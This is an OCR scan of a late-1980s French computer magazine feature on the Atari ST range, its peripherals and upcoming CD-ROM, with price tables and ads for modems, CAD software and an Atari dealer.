LES BANCS D'ESSAI DÉJÀ PARUS DANS L'OI

Logiciel	Distributeur	N° de L'Oi	Page
Becker Text (Atari)	Micro Application	96	52
Evolution (PC)	Priam	89	56
Plume PC	Andiade	94	48
Signum (Atari)	Applications Systems	98	60
Sprint (PC)	Borland	97	21
Word 3 (Mac)	Microsoft	87	60
Word 3 (PC)	Microsoft	88	52
Word 4 (PC)	Microsoft	101	52
WordPerfect 4.2 (PC)	WordPerfect	101	53
WordPerfect Mac	WordPerfect	103	73
WordStar 4.0 (PC)	Micropro	103	57
Writer Plus (Mac)	ACI	90	81

Certains logiciels étudiés dans ce dossier traitement de texte ont déjà été examinés en détail dans nos colonnes. Nous rappelons ci-dessus les bancs d'essai publiés récemment. Pour compléter votre collection ou vous procurer un ancien numéro, voir page 197.


Modems ATTEL



MPC 321

~~3900 F. H.T.~~
3500 F. H.T.


- Carte pour PC et compatibles 300, 1200 et 1200/75 bits/s
- Emulation MINITEL
- Connexion TRANSPAC
- Transfert de fichiers
- Numérotation automatique
- Réponse automatique
- Compatibilité "HAYES"
- Livrée avec ATTELCOM 321



MDX 422

3900 F. H.T.


- Modem en coffret
- V21 (300/300 bits/s)
- V22 (1200/1200 bits/s)
- Numérotation automatique
- Réponse automatique
- Compatibilité "HAYES"
- Asynchrone/Synchrone
- Pour réseau téléphonique Commuté ou L.S. 2 fils



MDE 423

1900 F. H.T.

- Micro serveurs VIDEOTEX
- Emulation MINITEL
- Modem en coffret
- V23 (1200/75 bits/s)
- Réponse automatique
- Reversible
- Symétriseur incorporé



ATTELCOM 422

700 F. H.T.

ATTELCOM 423

400 F. H.T.

- Softs de communication pour PC/XT/AT et compatibles
- Associés au MDX 422 ou MDE 423 ils peuvent être fournis également en 3" 1/2 pour PS/2
- Logiciels à fenêtre
- Menus déroulants
- Mémorisation des codes d'accès
- Sauvegarde d'informations
- Emulations VT52, 100, 200, ADM3A

AUTRES FABRICATIONS ATTEL :

■ MODEM BANDE DE BASE MDB 19.2

De 1,2 à 19,2 Kbits/s.

■ MODEM D'INTERFACE TELEX R20

Adaptateur de lignes télex à fréquence vocale.

attel

DISTRIBUTEURS

DATA PRINT
1, rue de l'Yser
92210 SAINT-CLOUD
Tél. : (1) 46.02.05.07
Télex : 200 584

ABTI
15, rue Kurvau
67100 Strasbourg
Tél. : (16) 88.84.24.94

RTDM
10 bis, route d'Ax
31120 Portet/Garonne
Tél. : (16) 61.50.30.00
Télex : 531 019

TELECOM INF.
74, av. Victor-Hugo
BP 61 - 13170
Les Pennes Mirabeau
Tel. : (16) 42.02.54.54

VEGA DESIGN GRAPHIQUE

FESTIVAL ATARI

PATRICE DESMEDT

L'Atari ST s'apprête à fêter le troisième anniversaire de sa commercialisation. L'âge adulte pour un ordinateur. Nous l'avons donc traité en tant que tel, en insistant sur les applications aujourd'hui disponibles.

Ordinateur polyvalent, le ST doit d'abord prouver sa compétence dans le domaine des logiciels classiques. Les traitements de texte, abordés dans un dossier séparé (*cf.* p. 80), ont atteint un très bon niveau. Pour évaluer les SGBD et les tableurs, nous avons fait appel à Daniel Ichbiah, notre essayeur favori pour ce type de logiciels sur PC. Il n'avait jamais travaillé avec un Atari ; ses conclusions d'utilisateur professionnel, rompu à la pratique de Lotus 1-2-3 ou de dBase, n'en sont que plus pertinentes. La solution micro-édition sur Atari est devenue subitement plus crédible, avec l'arrivée d'un écran pleine page, même si les logiciels, en progrès, n'ont pas encore rejoint les meilleurs du genre sur PC ou Mac.

Cet examen de passage réussi, le ST montre ses autres talents. La nouvelle génération d'outils graphiques apporte un second souffle à la machine, le dessin technique est rodé, et sur la musique, le ST s'est imposé en très peu de temps comme un passage obligé.

Avec environ 800 000 machines vendues dans le monde, dont 100 000 en France, l'Atari intéresse de plus en plus les développeurs. Ceux-ci trouvent une panoplie complète d'outils qui leur sont destinés. Ils pourront bientôt exercer leurs talents sur la station 68030 et surtout sur le Transputer, présenté lors du dernier Sicob.

Sam Tramiel, que nous avons rencontré pour ce festival Atari, nous a d'ailleurs confié qu'il était très heureux d'arriver sur un nouveau marché et de se battre contre les marques les plus prestigieuses. La famille Tramiel aime les défis.

DOSSIER PRÉPARÉ PAR PATRICE DESMEDT AVEC LA COLLABORATION DE VÉRONIQUE CHARREYRON, DANIEL ICHBIAH, ÉLIZABETH MARTEAU, JACQUES DE SCHRIVER, ÉRIC SEBAG ET THIERRY PLATON.

Eric Montblanc

GAMME


L'ÂGE DE RAISON

L'Atari ST aura bientôt trois ans. Un âge tout à fait respectable pour un ordinateur. De trois mille francs pour un 520 nu à environ vingt mille francs pour un Mega 4 avec son disque dur, la gamme ST vise, à partir d'une base identique, plusieurs marchés distincts.

L'automne 1985, époque du lancement de l'Atari 520 ST, est maintenant bien loin. Les premières machines soulevèrent à la fois enthousiasme et scepticisme. Les optimistes y voyaient un concurrent du Macintosh pour le tiers de son prix. Atari en rajoutait, en colportant le surnom, aujourd'hui oublié, de « Jackintosh ». Les autres, c'est-à-dire la majorité, refusaient de croire à cette machine à l'aspect plutôt familial, encore trop chère (10 000 F ttc) pour entrer massivement dans les foyers, aux alimentations extérieures aussi nombreuses qu'inélégantes, au parc de logiciels inexistant. Les toutes premières machines ne disposaient que du langage Logo, rejoint après quelques semaines par un Basic désolant et passablement bogué.

Aujourd'hui, l'Atari ST est une machine adulte, vendue à plus de 100 000 exemplaires en France, qui se décline en une gamme complète, bâtie sur une même base, mais visant des clientèles très différentes. Point commun de tous les ST : un processeur 16/32 bits 68000 secondé par des coprocesseurs classiques pour la gestion du clavier, du contrôleur du lecteur de disquettes, des transmissions série, de la musique, et par quatre circuits spécifiques au ST. Le Glue gère les mémoires-tampon et décode les adresses, le Video-Shiffer est dédié à l'affichage vidéo, le DMA accroît la rapidité d'accès à la mémoire dynamique, et le MMU vient en aide aux deux précédents.

Les différents ST ne possèdent qu'un seul lecteur de disquettes interne 3"1/2 (simple face 360 Ko sur le 520, double face 720 Ko sur le 1040 et les Mega) et une batterie complète d'interfaces : série, parallèle, RVB, Midi. Il n'y a donc pas de difficulté pour connecter les périphériques Atari (lecteur de disquettes externe, disque dur, imprimante matricielle ou laser, moniteur mono-



chrome, bientôt CD-ROM) ou autres : téléviseur ou moniteur couleur équipé d'une prise péritélévision, modem, imprimante compatible IBM ou Epson, table traçante, etc.

En monochrome, le confort de lecture est excellent, grâce à l'affichage de 640 × 400 allié à un excellent moniteur rafraîchi à une fréquence de 72 Hz. En couleurs, la qualité d'affichage se gâte, avec 640 × 200 en quatre couleurs parmi 512, ou 320 × 200 en 16 couleurs parmi 512. Ce nombre de couleurs affichables est heureusement théorique, et la dernière génération de logiciels de création graphique, introduits par Spectrum, affiche 512 couleurs simultanément, d'où des possibilités de lissage et donc d'amélioration apparente de la définition graphique.

Le ST dispose de l'intégrateur Gem de Digital Research en standard, installé en mémoire morte, tout comme son système d'exploitation, le Tos. Gem est bien connu, il ressemble à l'interface-utilisateur du Macintosh, en un peu plus frustre. Il n'est, par exemple, pas possible de conserver des fichiers dans la poubelle avant de les détruire, de déplacer des icônes pour réorganiser son bureau au sein d'une même disquette (seule la copie est possible). Par ailleurs, Gem ne conserve pas en mémoire le nom d'une disquette retirée du lecteur (ce qui évite au moins les horripilants messages du Mac « Insérez la disquette XXX »). Mais l'interface est suffisamment proche pour qu'Apple, peu de temps après la sortie de Gem, ait menacé Digital Research d'un procès pour plagiat. A l'époque, un accord à l'amiable était intervenu...

L'Atari est donc aussi simple d'emploi que peut l'être aujourd'hui un ordinateur, à l'exception du secteur de l'impression. Les pilotes d'imprimantes se transforment en cauchemars pour les novices sur certains logiciels rétifs. Chaque logiciel doit en effet posséder ses propres pilotes. Malgré cette ressemblance avec le Macintosh, le système d'exploitation s'apparente à MS-DOS, même si l'utilisateur ne s'en rend pas compte à cause justement de la présence de Gem. Lors de la recherche de fichiers, on retrouve par exemple des "A :*.*", bien connus des utilisateurs de PC. Ces analogies ne sont pas fortuites. Le Tos, en effet, est un dérivé du CP/M 86 de Digital Research, un système d'exploitation destiné aux ordinateurs à base de 68000 qui offrait une certaine compatibilité avec MS-DOS. Pour cette raison, le transfert de fichiers entre l'Atari et un compatible PC s'effectue sans aucune difficulté.

ILS SE RESSEMBLENT MAIS...

Le 520 et le 1040 sont identiques d'aspect, avec le clavier solidaire de l'unité centrale et le lecteur de disquettes sur le côté. Le premier dispose de 512 Ko de mémoire vive et le second de 1 024 Ko. Avec le lecteur de disquettes 360 Ko ou 720 Ko, c'est la seule différence entre les deux modèles, en dehors du prix. Le 520 est vendu 2 990 F ttc (2 445 F ht) sans moniteur et il est d'abord destiné à un usage familial. Le 1040 est vendu 5 990 F ttc (5 050 F ht) avec un moniteur monochrome. Il vise le marché des utilisateurs personnels, des artisans, des professions libérales.

Le Mega dispose, pour sa part, d'un clavier séparé, similaire à celui des 520/1040, mais doté d'un système mécanique, au toucher plus franc (ou plus dur..) et plus doux (ou plus mou...) que celui de son prédécesseur. Les Mega se distinguent par une mémoire vive de 2 Mo ou 4 Mo, par un nouveau circuit, le *Blitter*, qui accélère – théoriquement – certains types d'affichage graphique et surtout par un nouveau connecteur d'extension qui ouvre la porte à de futures extensions, dont le Transputer sera le plus spectaculaire. Un écran pleine page serait également en préparation.

L'importante mémoire vive disponible facilite le travail, par exemple pour l'utilisation de disques virtuels ou la manipulation de très gros fichiers. Cette mémoire est surtout indispensable pour mettre en oeuvre l'imprimante laser Atari. En effet, celle-ci est uniquement constituée d'un moteur. Toute sa gestion est assurée par l'ordinateur lui-même. Or, l'impression d'une pleine page graphique exige plus d'un méga-octet de mémoire vive.

Les Mega 2 et 4 comprennent dans leur prix de vente (9 950 F ht et 12 950 F ht) un an de maintenance sur site. Ils sont destinés à être vendus en ▶

Les Mega : une mémoire vive de 2 ou 4 Mo. Elle facilite le travail et met en œuvre l'imprimante laser Atari.


entreprise. Pour les distribuer, Atari France a mis en place une structure « Distribution à valeur ajoutée ». Ces distributeurs triés sur le volet n'ont pas forcément pignon sur rue et sont armés pour apporter un service supplémentaire, par exemple au moment de l'installation du matériel ou de l'acquisition de nouveaux logiciels. Mais il est possible bien sûr d'acheter les Mega chez tous les distributeurs Atari.

La distinction entre trois marchés correspondant aux différents modèles reste cependant quelque peu artificielle. Pour des tâches simples, supporter un traitement de texte, par exemple le 520, associé à un moniteur monochrome, est souvent suffisant. D'autant que l'installation du système d'exploitation en mémoire vive laisse la quasi-intégralité de cette mémoire disponible pour le logiciel et les fichiers.

Dans le cas d'une entreprise équipée de plusieurs unités centrales, il est raisonnable d'imaginer l'acquisition de modèles différents, suivant les tâches principales qui leur seront affectées, sachant que la plupart des logiciels tournent sur l'ensemble de la gamme. Inversement, un Mega pourra jouer, après le travail, par simple branchement d'une télévision par câble péritélévision.

Le nombre et surtout la qualité des logiciels sont en progrès constant. La gamme des périphériques est aujourd'hui complète, avec, entre autres, plusieurs tablettes à numériser ou des scanners, qui pourront recevoir prochainement un logiciel de reconnaissance des caractères. L'Atari ST a maintenant l'âge de raison.

PATRICE DESMEDT



Le 1040 : il vise le marché des utilisateurs personnels, des artisans, des professions libérales.

LA GAMME ST

Unité centrale	Mémoire vive (Ko)	Lecteur de disquettes	Prix (F ht)	Remarques
520 ST	520	1 x 360 Ko	2 522 (sans moniteur)	Livrée avec câble Péritel
1040 ST	1 040	1 x 720 Ko	5 051 (moniteur monochrome)	
Mega ST2	2 080	1 x 720 Ko	9 950 (moniteur monochrome)	Maintenance sur site d'un an sur toute la gamme Mega ST
Mega ST4	4 160	1 x 720 Ko	12 950 (moniteur monochrome)	
Mega ST2 + Imprimante laser	2 080	1 x 720 Ko	20 950 (moniteur monochrome)	
Mega ST4 + Imprimante laser	4 160	1 x 720 Ko	23 950 (moniteur monochrome)	

88... DEBUT DE L'ERE HUMAINE

SOFTWARE

Z-2D
ouvelle version 1.3

2D, le logiciel de dessin technique sur ri, destiné aux applications fessionnelles de la mécanique, ectromécanique, le bâtiment... Beaucoup nouveautés : driver laser Atari, et une aine de fonctions supplémentaires...

rix public conseillé :
450 F HT

Z-DRAFT

DRAFT, le logiciel de dessin technique ntrée de gamme en **CAO/DAO. ZZ-DRAFT** destiné au grand public pour tous vos ssins à intégrer dans une **PAO**, et au maine de l'Education pour l'apprentissage dessin technique...


rix public conseillé :
95 F TTC

ibliothèques de symboles

ur une optimisation maximale de **ZZ-2D** ou **-DRAFT**, trois bibliothèques de 200 à 0 symboles graphiques ont été créées pour s applications spécifiques :
a mécanique
'hydraulique
e bâtiment

rix public conseillé une bibliothèque :
00 F HT

Référence 168 du service-lecteurs (page 66)



54, rue Poussin - 75016 Paris - Tél. : 47 43 01 01 - Télex : 202 139 F ATTN HT 18 HUMANTEC

Human TECHNOLOGIES

Commande de disquette(s) de démonstration

- ❑ ZZ-2D (Version 1.3) 70 F TTC
- ❑ ZZ-Draft 70 F TTC

Commande de bibliothèque(s)

- ❑ Mécanique
- ❑ Hydraulique
- ❑ Bâtiment

Société.....
Nom, Prénom.....
Adresse.....
.....
Code postal.....Ville.....
Téléphone.....
Total F TTC:.....à l'ordre de HUMAN TECHNOLOGIES (Franco de port France métropolitaine)

❑ Chèque postal ❑ Chèque bancaire

ST MAG n°20

PERIPHERIQUES

LE BOULEVARD DES PÉRIPHÉRIQUES

Les périphériques sous label Atari se comptent sur les doigts d'une main. Certaines familles, comme celle des imprimantes, sont innombrables, puisque la compatibilité PC ou Epson suffit. D'autres nécessitent une adaptation particulière. Voici quelques repères pour circuler sans encombre parmi eux.

Le moniteur monochrome est le seul périphérique qui doit être obligatoirement acheté chez Atari. Pour quelques autres, le choix existe entre le produit de la marque et ceux d'autres sociétés. Dans la majorité des cas, le ST se contente de recevoir des périphériques conçus pour d'autres ordinateurs, et largement éprouvés. Pour la couleur, tout moniteur équipé d'une prise péritélévision fait l'affaire. Le SC 1224 n'est donc pas obligatoire, d'autant qu'il n'est ni le moins cher ni le meilleur du marché dans sa catégorie.

En ce qui concerne les disques durs, l'Atari SH 205 est le seul réellement disponible partout. Sa capacité de 20 Mo et son temps d'accès très moyen empêchent de le comparer à ses meilleurs homologues sur PC. Régulièrement, des importateurs annoncent d'autres disques, moins chers, plus puissants ou plus rapides. Mais aucun d'eux ne s'est imposé durablement, et les modèles disparaissent généralement des circuits après quelques mois. Actuellement, les Leadman 50 Mo et 100 Mo semblent donner satisfaction. Le 100 Mo est en fait la superposition de deux 50 Mo, l'un d'entre eux pouvant faire office d'unité de sauvegarde pour l'autre. Rappelons que le système d'exploitation du ST n'est pas capable de gérer plus de 16 Mo. Tous les disques durs doivent donc être partitionnés.

L'imprimante représente le complément indispensable de tout ordinateur. Le seul intérêt de l'Atari SMM 804, une matricielle 9 aiguilles 80 colonnes, est son prix. La plupart des revendeurs proposent d'autres modèles : Citizen 120D, Epson LX 800 et surtout Star NC 10, qui succède à la NL 10. De l'avis général, elle représente actuellement l'un des meilleurs rapports qualité/prix. Théoriquement, toutes les imprimantes compatibles IBM ou Epson sont acceptées par le ST. En fait, mieux vaut s'arrêter sur un modèle largement diffusé, afin de minimiser les risques de mauvais fonctionnement pour cause de pilote défaillant. Chaque logiciel doit en effet posséder ses propres pilotes pour les différentes imprimantes. L'arrivée récente de matricielles 24 aiguilles autour de 5 000 F ht rendent ces modèles attrayants (Star NB 24, Nec P6, Amstrad LQ 3500, Seikosha SL 80, Epson LQ 850).

Pour l'impression laser, la SLM 804 reste inégalée en matière de prix. L'astuce consiste à ne garder dans l'imprimante que le moteur. Toute la gestion est assurée par l'ordinateur, d'où la nécessité de disposer d'une très importante RAM. Seul un Mega est capable d'imprimer en mode graphique sur la SLM 804. Mais le tour de force d'Atari en matière de prix ne doit pas faire oublier que les logiciels de mise en pages pilotent PostScript. Il est donc possible d'imprimer à partir de n'importe quel ST sur une PostScript, Apple, QMS ou autre. L'imprimante PostScript possé-

dant une importante mémoire vive, un Mega ST n'est pas nécessaire. De même, de nombreuses tables traçantes peuvent servir à l'impression de dessins réalisés avec des logiciels de CAO/DAO, à condition que ceux-ci disposent des pilotes adéquats. Il est donc indispensable de vérifier quels sont les pilotes disponibles sur son logiciel avant d'acheter une table traçante.

Le choix sur les tablettes à numériser n'est pas aussi vaste, mais des grands noms commencent à se pencher sur l'Atari et interfacent leurs produits. Ainsi, Métrologie, distributeur de Summagraphics, le premier fabricant mondial de la spécialité, propose une gamme de trois modèles, du format A5 au format A3. Le logiciel fourni, Summasketch, se charge par le bureau et active immédiatement la tablette tout en gardant l'exploitation de la souris.

Deux scanners sont disponibles. Le Hawk comporte une imprimante thermique et un logiciel graphique intégrés. Le Canon se décline en deux modèles, les IX-12 et IX-12F. L'interface Atari a été développée par Human Technologies qui distribue l'ensemble sous le nom de ST-Scan. L'image numérisée avec résolution maximale de 300 points par pouce est sauvegardée au format Degas (limité à 32 Ko), .IMG ou PostScript. Le modèle IX-12F est un scanner à plat doté de 32 niveaux de gris (64 avec composition de trames en logiciel). Le modèle IX-12 est un scanner à rouleau capable de reconnaître 32 niveaux de gris. La vitesse de numérisation est de 12 s en haute définition. Rappelons que le ST possède en standard une interface Midi. Tous les instruments Midi se connectent donc directement sur l'unité centrale.

LE CD-ROM PRÉSENTÉ AU SICOB

Mais le périphérique le plus en vue est aujourd'hui le CD-ROM. Annoncé il y a très longtemps, il n'était jamais sorti des laboratoires d'Atari, officiellement parce que le marché n'était pas mûr. Il est aujourd'hui une réalité, et vient d'être présenté pour la première fois en France lors du Sicob. Des difficultés de dernière minute ont dû intervenir, puisqu'Atari avait précédemment annoncé sa disponibilité pour le début de cette année. Il sera finalement commercialisé dans le courant du second semestre à un prix de l'ordre de 4 000 F. Relié à l'unité centrale par le port DMA, sa principale originalité est de lire également les disques audio. Il dispose d'une sortie casque audio avec réglage du volume et d'une sortie pour connexion à une chaîne hi-fi.

Ce choix étonnant, surtout au moment où les lecteurs de disques compacts les moins chers s'approchent du millier de francs, a provoqué un certain scepticisme chez les spécialistes du CD-ROM. Avant même d'avoir pu tester celui d'Atari, ceux-ci le considéraient comme un lecteur audio « bidouillé ». Une attitude que ne manqueront pas de fustiger les inconditionnels de la marque, en rappelant que Jack Tramiel s'est toujours heurté à un important scepticisme lors de son arrivée sur un nouveau marché. Dès sa disponibilité, *L'Ordinateur individuel* testera sans parti pris ce lecteur de CD-ROM. Pour l'instant, nous devons nous contenter de ses caractéristiques.

Il suit le standard Sony-Philips (mode 1 et 2). Sa vitesse de lecture est de 153 Ko par seconde en continu, et le passage entre les deux pistes les plus extrêmes est de l'ordre de la seconde. Sur la partie audio, la fréquence de réponse va de 20 Hz à 20 kHz et le rapport signal/bruit est de 75 dB.

Le marché du CD-ROM est encore très réduit, surtout en France où les installations ne se comptent que par centaines. Dans ce contexte, Atari peut prendre une place en visant une cible davantage grand public que celle de ses concurrents. Pour cela, il faudra cependant attendre l'arrivée d'un choix d'applications adaptées à un tel marché. Dans un premier temps, ce CD-ROM s'apparente plus à un produit de prestige destiné à promouvoir la marque qu'à un périphérique banalisé vendu à un grand nombre d'exemplaires.

PATRICE DESMEDT

LES PÉRIPHÉRIQUES

Type	Prix (F ht)
Lecteur de disquettes Atari SF 314 720 Ko	1 678
Lecteur de disquettes Cumana 720 Ko	1 390
Lecteur de disquettes Cumana 5"1/4 360 Ko	2 015
Disque dur Atari SH 205 20 Mo	4 208
Disque dur ICD Leadman 50 Mo	7 926
Disque dur ICD Leadman 100 Mo	13 828
Imprimante matricielle Atari SMM 84	1 678
Imprimante laser Atari SLM 804	11 950
Moniteur monochrome Atari haute résolution (640 x 400)	1 257
Moniteur couleur Atari moyenne (640 x 200) et basse résolution	2 521
Tablette graphique A4 CRP	3 900
Tablette à numériser Summasketch 961 A5	4 950
Tablette à numériser Summasketch 1201 Plus A4	6 450
Tablette à numériser Summasketch 1812 Professionnelle A3	9 950
Tablette à numériser Kunta	9 890
Scanner à plat Hawk CP 14 (avec imprimante thermique et logiciel graphique)	13 500
ST-Scan avec scanner Canon IX-12 (rouleau) 300 ppp	9 750
ST-Scan avec scanner Canon IX-12F (à plat) 300 ppp	12 750

NTELCOM L'ESPACE PROFE

INFORMATIQUE • TELEMATIQU

- ***DEMONSTRATION***

Toutes les configurations proposées sont en démonstration dans notre espace professionnel (graphisme, gestion, P.A.O.). Si vous ne pouvez pas venir nous voir, nous vous rendons visite à bord de notre camion-expo, sur simple rendez-vous.

Service commercial : 42 96 93 95

- ***INSTALLATION***

Tout le matériel vendu dans le domaine professionnel peut bénéficier d'une mise en place rapide sur site, une mise en route des logiciels est également possible.

- ***LEASING***

Toute informatisation nécessite un important investissement. Le leasing est un des modes de financement que nous pouvons vous proposer. D'autres propositions peuvent être suggérées et réalisées, après étude commune d'un plan de financement.

LOGICIELS PROFESSIONNELS

PUBLISHING PARTNER — **1 490 F**
Le logiciel de choix pour l'édition électronique, la P.A.O. Permet de gérer les menus et continuer le traitement. Compatible avec l'imprimante Laser SLM 804.

LA SOLUTION — **1 990 F**
Et la meilleure ! Tous vos problèmes de gestion commerciale, comptabilité, stocks, facturation, résolus par le même logiciel. Allie performance et simplicité.

COMPTABILITE JAGUAR — **1950 F**
Logiciel de comptabilité incluant tout le plan comptable. Une présentation et une utilisation d'une extrême simplicité.

FACTURATION MEMSOFT — **1 650 F**
Logiciel de stocks. Facturation complet. Entièrement compatible avec les données comptables enregistrés sur COMPTA MEMSOFT.

MEGA ST

Une révolution dans le domaine du graphisme et de la P.A.O.
Un outil puissant doté d'une technologie de pointe dans le domaine de l'impression.
Livré avec Unité centrale, moniteur monochrome ou couleur, souris, logiciels.
En option, imprimante Laser SLM 804.
- Vitesse d'impression = 8 pages minute
- Résolution = 300 × 300 points.

MEGA ST 2 MONOCHROME	**9 950 F**
